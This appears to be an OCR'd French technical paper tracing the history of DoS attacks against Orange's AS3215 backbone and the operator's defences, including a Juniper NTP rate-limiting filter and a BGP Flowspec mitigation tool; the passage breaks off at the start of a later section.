


Fig. 1. Naissance du réseau d'Orange, l'AS3215 - RBCI, en 1999

travers le réseau fixe d'Orange, des clients qu'ils ne peuvent pas raccorder directement. L'architecture même du réseau a évolué au gré des usages afin d'optimiser dans les années 2000 le trafic très décentralisé là où aujourd'hui, un nombre limité d'acteurs concentre une part significative du trafic à l'image de Google/Youtube, Netflix ou Facebook.

Architecture réseau Le trafic usuel vient des points d'échanges nationaux et internationaux. Il transite par le coeur du RBCI, les réseaux de collecte et le réseau d'accès avant d'atteindre sa destination finale, un client Orange.

Les routeurs du RBCI qui raccordent les réseaux nationaux (respectivement internationaux) sont appelés routeurs de peering nationaux (resp. internationaux) ou points d'échanges nationaux (resp. internationaux). Le terme d'ASBR (Autonomous System Border Router) est également utilisé dans la suite du document pour identifier ces routeurs en bordure des autres réseaux. Dans le contexte des offres Wholesale reposant sur des tunnels MPLS de type L2VPN, le terme de PE (Provider Edge) désigne les routeurs de bordure.




Fig. 2. Vue simplifiée du réseau IP d'Orange, l'AS3215 - RBCI

2.4 Politique de sécurité

Genèse La première politique de sécurité du réseau IP d'Orange date de 2004 dans un contexte déjà mouvementé entre la propagation rapide et massive des premiers virus *réseau* comme Blaster et sur fond de lutte contre le SPAM. Elle a ensuite évolué structurellement en 2008 puis en 2012-2013 pour prendre sa forme actuelle. La politique de sécurité du réseau IP est désormais composée :

— d'un document chapeau inspiré de la méthode EBIOS [3] identifiant les principes de sécurité mis en œuvre,

— de documents d'ingénierie et d'exploitation qui déclinent les principes de sécurité en explicitant la mise en œuvre opérationnelle et les procédures idoines,

— d'une automatisation permettant le déploiement de configuration et la vérification de la conformité des configurations avec une cible.

L'ensemble de ces documents vit grâce à une collaboration étroite entre l'exploitation et l'ingénierie du RBCI comme illustré figure 3.

Principes La politique de sécurité du RBCI se base sur quelques principes élémentaires :

— Les équipements en périphérie du RBCI doivent protéger le RBCI des agressions extérieures

  — fiabilisation des en-têtes IP (anti-spoofing, marquage QoS, etc.),




Fig. 3. Principe de mise en œuvre de la politique de sécurité

- destruction du trafic non légitime (adresse IP source privée, mécanismes anti-DoS, etc.),
- limitation de la visibilité du RBCI vis-à-vis de l'extérieur,
- fiabilisation du plan de contrôle en mettant en œuvre notamment les bonnes pratiques BGP,

— Chaque équipement du RBCI doit se protéger en contrôlant toute information à destination de son plan de contrôle ou de son plan de management
- mise en place de filtres sur la base de l'en-tête IP avec dans certains cas des limitations en débit,
- exploitation des équipements en utilisant des protocoles sécurisés (par exemple SSHv2 avec une vigilance particulière sur les suites cryptographiques utilisées) et permettant un contrôle fin des accès,
- mise en œuvre de la QoS afin de privilégier par exemple le plan de management et le plan de contrôle aux dépens du plan de données,

— Le RBCI doit être intégralement redondé pour être résilient dans tous les cas de panne simple, y compris en cas de *coup de pelleteuse* sur un axe de transmission.

Cette politique de sécurité prend tout son sens dès lors qu'il s'agit de mettre en œuvre des mécanismes de détection des incidents de dénis

de service et des mesures défensives pour protéger le réseau et les clients d'Orange de ces incidents. La section suivante va détailler la posture prise sur le RBCI au gré de l'évolution de la menace.

3 Attaques DoS

Les attaques DoS ne sont pas une nouveauté. Elles ont d'ailleurs déjà fait l'objet de présentations au SSTIC en 2005 [7] et en 2017 [24]. L'ANSSI a par ailleurs publié un guide en la matière en 2015 [5]. Cette section se focalise sur l'évolution des mesures prises par Orange au grè de l'apparition de nouvelles attaques. Elle s'attarde notamment sur les contre-mesures mises en œuvre pour lutter contre les attaques DDoS par amplification et réflexion dans la sous-section 3.3 page 34. Elle se focalise ensuite sur les contre-mesures dynamiques basées sur BGP Flowspec récemment mises en œuvre devant la montée en puissance des attaques mixtes dans la sous-section 3.4 page 39. Elle se termine par le traitement atypique des attaques dans des L2VPN grâce aux informations collectées auprès des routeurs en IPFIX en utilisant le motif L2-IP et en modifiant dynamiquement la configuration des routeurs via Netconf dans la sous-section 3.5 page 42.

3.1 Phase 1 : exploitation d'anomalies (1992-2004)

Les premières attaques Il est difficile de remonter l'historique des attaques de dénis de service et de donner la date de la première attaque. Dans les années 1990, la plupart des attaques de dénis de service exploitait des failles dans les logiciels.

Ainsi, en 1992, un faille dans l'implémentation d'ICMP sur SunOS 4.1x permettait à distance de fermer toutes les connexions réseaux d'un système vulnérable [10].

Les premiers cas d'usurpation d'adresse IP semblent mentionnés par le CERT-CC en janvier 1995 [11]. Plusieurs attaques de dénis de service sont ensuite documentés en 1996 par le CERT-CC. Il s'agit à vrai dire d'un festival puisque les principaux protocoles alors utilisés sont concernés, et cela sur toutes les plate-formes :

- En janvier 1996, une attaque DoS touchant UDP [12],
- En septembre 1996, les premiers cas de TCP Syn Flood [13],
- En décembre 1996, l'attaque *Ping to death* fait son apparition [8,14].

De nouvelles attaques apparaîtront les années suivantes, des routeurs étant eux même vulnérables à certaines d'entre-elles comme l'attaque *Land* [15] ou une vulnérabilité dans SNMP [17]. D'autres impactent le fonctionnement des réseaux comme l'attaque *Smurf* [16].

Les premières contre-mesures mises en œuvre sur le RBCI Il s'agissait alors principalement d'activer l'anti-spoofing sur les points de raccordement des clients Orange (Wanadoo) et de mettre en place des filtres de protection sur les accès aux équipements réseaux afin que seules les adresses IP sources autorisées puissent se connecter aux routeurs en administration.

3.2 Phase 2 : Premiers botnet (2002-2011)

Virus et Botnet Les années 2000 ont été marquées par l'exploitation de plusieurs failles depuis Internet afin de compromettre des PC/serveurs et d'exécuter des tâches à l'insu de leurs propriétaires : envoi massif de mails ou attaques de dénis de service.

Un exemple connu est le virus Blaster qui, en 2003, exploitait une faille dans l'interface RPC (Remote Procedure Call, principalement le port TCP 135) sur les systèmes Microsoft [18]. L'une des nuisances était de lancer une attaque DDoS sur le domaine `windowsupdate.com` [31].

Détection des attaques transitant par le RBCI Les premiers outils de détection ont été mis en œuvre sur le transitaire international du RBCI en 2007-2008 ce qui a permis d'avoir une idée de l'ampleur des attaques de dénis de service. Le RBCI s'est doté d'une capacité de détection limitée fin 2010 en se basant principalement sur les données netflow [20] des routeurs de peering nationaux/internationaux.

Quelques attaques étaient observées par mois avec des débits de l'ordre de 1 Gb/s provenant principalement de botnet internationaux et ciblant des clients d'Orange Pro/Entreprise ou des institutions. Elles dépassaient rarement 10 Gb/s, duraient généralement moins de 30 min et provenaient principalement des points de peering internationaux.

	1T09	2T09	3T09	4T09
Attaques entre 1 et 2 Gb/s	0	1	1	0
Attaques entre 2 et 4 Gb/s	0	0	0	0
Débit indicatif RBCI en Tb/s	0,6	0,6	0,7	0,7

Tableau 1. Nombre d'attaques DoS identifiées sur le RBCI par trimestre en 2009 (aucune attaque au-delà de 4 Gb/s)




Fig. 4. Détection des attaques DoS sur le RBCI en 2011

Les contre-mesures mises en œuvre sur le RBCI En cas d'incident impactant un axe du RBCI, les exploitants avaient à leur disposition deux outils artisanaux :

— D'une part ils avaient la possibilité de déployer manuellement un filtre sur les points de peering nationaux et/ou internationaux, au plus près des sources de l'attaque si elles étaient identifiées. Un filtre s'entend ici par la capacité des routeurs à détruire du trafic sur une interface du routeur sur la base de l'adresse IP source/destination, du protocole ou du port source/destination. Les filtres sont implémentés en hardware et ils n'impactent usuellement pas les performances des routeurs.

— D'autre part, ils pouvaient activer un blackhole sur l'adresse IP destination cible de l'attaque s'il s'agissait de la seule information disponible, toujours au niveau des points de peering nationaux et/ou internationaux. Un blackhole consiste à introduire une route pour une adresse IP donnée vers l'interface *poubelle* du routeur à savoir null0. Cette mesure est radicale dans le sens où, si elle préserve le RBCI de toute saturation, elle détruit tout le trafic à destination de la cible de l'attaque sur le routeur concerné. Quelque part, elle permet donc à l'attaquant de nuire quand même à sa victime.

Cette boite a outil manuelle a été relativement peu utilisée pour plusieurs raisons :

— Le principal soucis de l'opérateur et de ne pas saturer les liens entre les routeurs. Sinon, plusieurs dizaines (voir centaines) de milliers de clients peuvent être impactés par une seule attaque. Les liens du RBCI pouvant alors absorber Nx10 Gb/s de trafic additionnel au trafic de pointe légitime, les attaques ne saturaient pas ces liens.
— Les délais de détection conjugués aux délais d'intervention faisaient que l'attaque était généralement terminée lorsque les exploitants étaient prêt à activer le filtre.




Fig. 5. Mise en œuvre d'un blackhole sur les routeurs de peering internationaux

3.3 Phase 3 : amplification et réflexion (2011-2015)

Click & DoS Les attaques par amplification/réflexion ont gagné en intérêt en 2011 notamment avec l'explosion des services Cloud. Ce type d'attaque s'appuie sur deux propriétés :

— d'une part sur des vulnérabilités (bug, faille comportementale) de certains services ouverts sur l'Internet (DNS, NTP, SNMP, SSDP, etc.),
— et d'autre part sur la capacité de ces services à générer une disparité d'utilisation de la bande passante entre une requête et une réponse.

On parle ici de facteur d'amplification. Par exemple si une requête utilise un paquet de 128 octets et que la réponse en retour fait 1280 octets on parle d'un facteur d'amplification de 10.

Plusieurs sources recensent les vecteurs d'amplification les plus connus et leur signature à l'image du CERT-US [19]. Comme explicité dans ce document, ces attaques s'appuient toutes sur le protocole non connecté UDP à opposer au protocole connecté TCP. Il est donc possible d'usurper l'adresse IP source d'une victime afin d'adresser une requête vers un service Internet et la victime recevra la réponse.

Sur les réseaux d'opérateurs comme Orange, ces attaques sont généralement massivement distribuées en termes d'adresses IP sources (= adresses IP des rebonds utilisés pour l'amplification) mais visent la plupart du temps une IP destination unique. Les conséquences pour l'opérateur sont indirectes (la conséquence directe étant l'indisponibilité du site ou client visé). En effet, ces attaques, par leur caractère amplifié, sont très consommatrices de bande passante (plusieurs dizaines, voire centaines de Gbps) et ont pour conséquence la saturation de certains axes réseau de l'opérateur, perturbant ainsi indirectement l'ensemble du trafic de l'axe.

Observation sur le RBCI Ces attaques ont fait leur apparition sur le RBCI début 2012 avec d'emblée des débits plus élevés que les débits jusque là observés pour les attaques DoS de type *Botnet*. De quelques Gb/s, les attaques sont passées à quelques dizaines de Gb/s en quelques semaines avec un débit standard entre 30 et 40 Gb/s durant l'été 2012. Autre évolution substantielle, la fréquence des attaques supérieures à 1 Gb/s a été multipliée par 100 entre fin 2011 et fin 2012. Pendant la même période, le débit global du RBCI a augmenté de 30% environ. Des outils DoS sur étagère simples d'emploi et partiellement gratuits ont fait leur apparition en 2012. Les enjeux pour les attaquants ont aussi changé. Les attaques visent des clients grand public derrière une Livebox (profil souvent visé : les Gamers) ou plus rarement et habituellement en fonction de l'actualité (ex. G7, COP, Mouvement de grève) un site/service sensible pour lequel Orange est transitaire (service des Impôts, site gouvernemental, établissements scolaires...).

Orange a développé des outils dédiés à la supervision des ports UDP utilisés comme vecteurs d'attaque par réflexion et amplification. Dans un premier temps, ils se basaient sur le relevé de compteurs en SNMP. Ils ont désormais évolué vers de la Télémétrie.

Débit attaques En Gb/s	1T 2011	2T 2011	3T 2011	4T 2011	1T 2012	2T 2012	3T 2012	4T 2012	1T 2013	2T 2013	3T 2013	4T 2013
Entre 2 et 4	1	3	7	12	16	?	?	63	485	1124	919	1375
Entre 4 et 8	0	0	2	4	11	6	15	27	72	333	301	366
Entre 8 et 16	0	1	0	1	2	11	3	3	11	89	75	52
Entre 16 et 32	0	0	0	0	0	2	5	4	1	6	10	2
Entre 32 et 64	0	0	0	0	0	0	6	0	2	1	1	3
Entre 64 et 128	0	0	0	0	0	0	0	0	0	0	1	0
RBCI en Tb/s	0,8	0,8	0,9	1	1,1	1,1	1,1	1,3	1,4	1,4	1,5	1,6

Tableau 2. Nombre d'attaques DoS identifiées sur le RBCI par trimestre en 2011, 2012 et 2013 (aucune attaque au-delà de 128 Gb/s)

Industrialisation des contre-mesures mises en œuvre sur le RBCI La fréquence des attaques et le volume des attaques ont obligé Orange à réagir en industrialisant les contre-mesures :

— Une réflexion sur la gestion différenciée de la QoS (Quality of Service) a été initiée en 2008 sur le RBCI sous la forme d'une classification/priorisation/gestion différenciée des trafics dits sensibles de ceux dits *Best Effort*. Un trafic voix ou le trafic d'administration des routeurs par exemple ne seront pas traités de la même façon que du trafic Internet au sein des routeurs. En cas de congestion provoquée par une attaque venant d'Internet ("Best Effort") – le trafic sensible sera préservé (voix, administration des routeurs, protocole de routage). Le déploiement opérationnel a été réalisé en 2009-2010.

— La mise en place de filtres « statiques » de limitation de bande passante sur les signatures d'amplification les plus connus, notamment celles décrites par [19], à la périphérie du réseau d'Orange. Les outils précédents de supervision permettent un suivi fin de l'évolution des débits et d'adapter les seuils de déclenchement.

— L'ingénierie et les procédures de mise en œuvre des blackholes (ou puits de trafic) ont été revues afin de permettre un usage plus rapide et plus précis.

Quelques précisions techniques :

— Les filtres statiques sont positionnés en sortie sur les axes ASBR (Autonomous System Border Router = routeurs de peering) vers les routeurs de cœur afin d'améliorer la finesse des filtres et de limiter les zones arrières concernées.

— La bande passante autorisée par port source UDP est allouée globalement à l'axe ASBR vers le routeur de cœur indépendamment




Fig. 6. Traitement des attaques DDoS par réflexion et amplification sur le RBCI

du nombre de liens présents dans le *Bundle* de liens 100GE (LAG Nx100GE). Cette valeur est distribuée et ajustée dynamiquement en fonction du nombre N de liens actifs dans le bundle. Ce point est important car il évite de modifier les valeurs de la bande passante autorisée lors des mises à jour capacitaires ou encore lors d'incidents mettant hors service certains liens physiques du bundle. Il s'appuie sur une fonction aujourd'hui uniquement disponible sur les routeurs Juniper nommée : `shared-bandwidth-policer` [23]

— Un suivi du trafic nominal, des attaques et atténuations résultantes est effectué via un canal de Telemetry gRPC.

Un exemple de configuration d'un routeur Juniper pour l'atténuation des attaques NTP par amplification est fourni ci-après :

```
term NTP {
    from {
        protocol udp;
        source-port ntp;
    }
    then {
        policer DOS-NTP;
        count DOS-NTP;
        accept;
    }
}
```

```
[...]
policer DOS-NTP {
    shared-bandwidth-policer;
    if-exceeding {
        bandwidth-limit 1m;
        burst-size-limit 625000;
    }
}
[...]
```

Listing 1. Filtre appliqué sur les routeurs

Échanges entre les opérateurs et avec les autorités françaises Durant cette période 2011-2015, plusieurs initiatives nationales ont vu le jour afin de partager les expériences respectives. La partie immergée de l'iceberg a été la publication du guide *Comprendre et anticiper les attaques DDoS* [5] par l'ANSSI avec la participation de plusieurs opérateurs dont Orange. Il est aussi possible de citer un effort particulier des opérateurs pour réduire la participation de nos clients aux attaques de dénis de service par amplification et par réflexion :

— Les opérateurs ont corrigés ou échangés des box qui comportaient des bug (ex : service DNS récursif ouvert sur l'interface WAN) utilisés par les personnes malveillantes pour lancer des attaques par amplification et par réflexion.
— Certains clients, notamment professionnels (ex : chaînes de magasin), ont choisi d'installer leur propre modem/routeur alternatifs mais ils l'ont mal configurés, laissant ouvert de nombreux ports ensuite utilisés par des personnes malveillantes pour lancer des attaques par amplification et par réflexion. Les cellules Abuse ont du intervenir, suite à des plaintes de tiers, pour inviter ces clients à mieux configurer leur modem/routeur.

Au niveau européen, l'ETNO (European Telecommunications Network Operators) a permis de partager l'évolution des menaces, les incidents et les bonnes pratiques. Au niveau international, les échanges avec les fournisseurs ont permis de faire évoluer les équipements réseaux (par exemple à travers l'identification de bugs dans l'implémentation de BGPFlowspec), les outils de détection et les outils dédiés au filtrage de trafic.

Les offres dédiées aux clients entreprises ont vu le jour pendant cette période. Il s'agit ici d'informer le client des attaques qu'il subit et, en fonction du choix du client, de lui proposer des contre-mesures adaptées.

3.4 Phase 4 : combinaison (2015 à aujourd'hui)

Détection d'attaques plus complexes Depuis 2015, les outils d'analyse détectent de plus en plus de dynamicité dans les signatures des attaques DDOS. La combinaison d'une attaque par amplification classique avec une attaque utilisant des ports dits dynamiques (autres que des services connus) est devenue une chose très courante sur les réseaux opérateurs. Les cibles visées étant encore, la plupart du temps, des destinations uniques. Ces attaques dynamiques ne peuvent pas être atténuées (rate-limit) ou supprimées (Blackhole) avec de simples filtres statiques.

Contre-mesures développées par Orange Orange France s'est appuyé sur deux mécanismes pour contrecarrer ces types d'attaques :

- Une détection des attaques avec une solution sur étagère.
- Des contre-mesures dynamiques s'appuyant sur un développement maison et le protocole BGP Flowspec.

En effet, aujourd'hui Orange utilise une solution sur étagère (Netscout/Arbor Peakflow SP) pour collecter les données de trafic échantillonnées (par le protocole Netflow/IPFIX) notamment en périphérie de l'AS3215. Ces données de trafic servent tout particulièrement à détecter des anomalies de trafic (comme les attaques DDOS). Cette solution fournit alors, lorsque cela est possible, une signature réseau du type d'attaque : (protocole utilisé UDP/TCP/RAW IP – Adresses IP source/destination en jeu – Ports source/destination en jeu etc. . .). Cette solution procède de façon progressive lors de la détection de la signature d'une attaque :

- Phase 1 : L'heuristique sur la première minute consiste à détecter/-pondérer les attaques par le débit afin de détecter rapidement les attaques les plus importantes en débit. Une alerte se déclenche sur détection d'un volume de trafic atypique vers une destination. A cet instant la solution fournit une signature macroscopique, à savoir uniquement les informations de types IP (adresses IP impliquées et protocole utilisé).
- Phase 2 : Entre 1 et 2 min après le début de la détection, la solution continue son apprentissage sur l'observation suspecte et fournit une version plus détaillée de l'attaque notamment avec les informations des couches TCP/UDP.
- Phase 3 : au-delà de 2 min, la solution effectue une mise à jour périodique de la signature de l'attaque jusqu'à ce que celle-ci s'arrête.

Ces différentes phases de détections sont disponibles au travers de notifications / API. C'est sur cette base qu'Orange France a développé

sa solution de contre-mesure des attaques dites dynamiques. La solution a été développée en Python. Elle porte le nom de code BAAM pour « Backbone Automatic Attack Mitigation ». Elle s'interface d'une part avec la solution sur étagère et d'autre part avec des Route Reflector Juniper dédiés au protocole BGP FlowSpec (FS).

Le protocole BGP Flowspec décrit, entre autres, par la RFC 5575 [27] permet de distribuer via BGP une signature réseau (adresse IP, protocole, ports etc…) et une action associée : discard, rate-limit, remarquage QoS, redirection… BGP Flowspec peut être assimilé à une solution de distribution d'ACL/de filtre via le protocole BGP. Les Route Reflector FlowSpec de l'AS3215 possèdent notamment une session iBGP FS avec tous les ASBR de l'AS3215.




Fig. 7. Diffusion des règles de filtrage via BGP Flowspec aux ASBR

La solution propriétaire d'Orange est notifiée des attaques (lors de la Phase 1) par la solution sur étagère au travers d'un trap SNMP. Sur détection d'une attaque, l'outil propriétaire va venir poser une Route FlowSpec statique via le protocole Netconf sur les Route Reflector du RBCI. La route FlowSpec possède alors une signature macroscopique avec une action « discard » (Blackhole) basée en général sur l'adresse IP destination attaquée. Cette route FlowSpec statique est alors reflétée/distribuée, par

les Route Reflector, à l'ensemble des ASBR du réseau via BGP. En parallèle l'outil commence à interroger de façon périodique l'outil de détection en REST API pour obtenir plus de détail sur la signature. Dès que la signature détaillée est disponible, l'outil met à jour en temps réel via Netconf la définition de la route FlowSpec statique qui est à nouveau distribuée par BGP. Ceci permet d'être beaucoup plus sélectif sur le trafic à supprimer : seuls les ports participant à l'attaque visant la destination sont supprimés. Tant que l'outil n'est pas notifié par les sondes de détection que l'attaque est terminée, l'outil continue de surveiller l'évolution de la signature de l'attaque et met à jour, si nécessaire, celle-ci sur les Route Reflector.

N.B. : L'outil intègre aussi des conditions spécifiques, liées à la politique de sécurité interne à Orange, qui peuvent influer sur la pose ou non des routes FlowSpec statiques.




Fig. 8. Cinématique BGP Flowspec

Effet Gilets Jaunes Après avoir atteint un pic en 2015-2016, l'intensité des attaques a eu tendance à diminuer en 2017 et 2018. Le mouvement de contestation des *Gilets Jaunes* a manifestement trouvé un écho sur Internet pendant quelques mois.

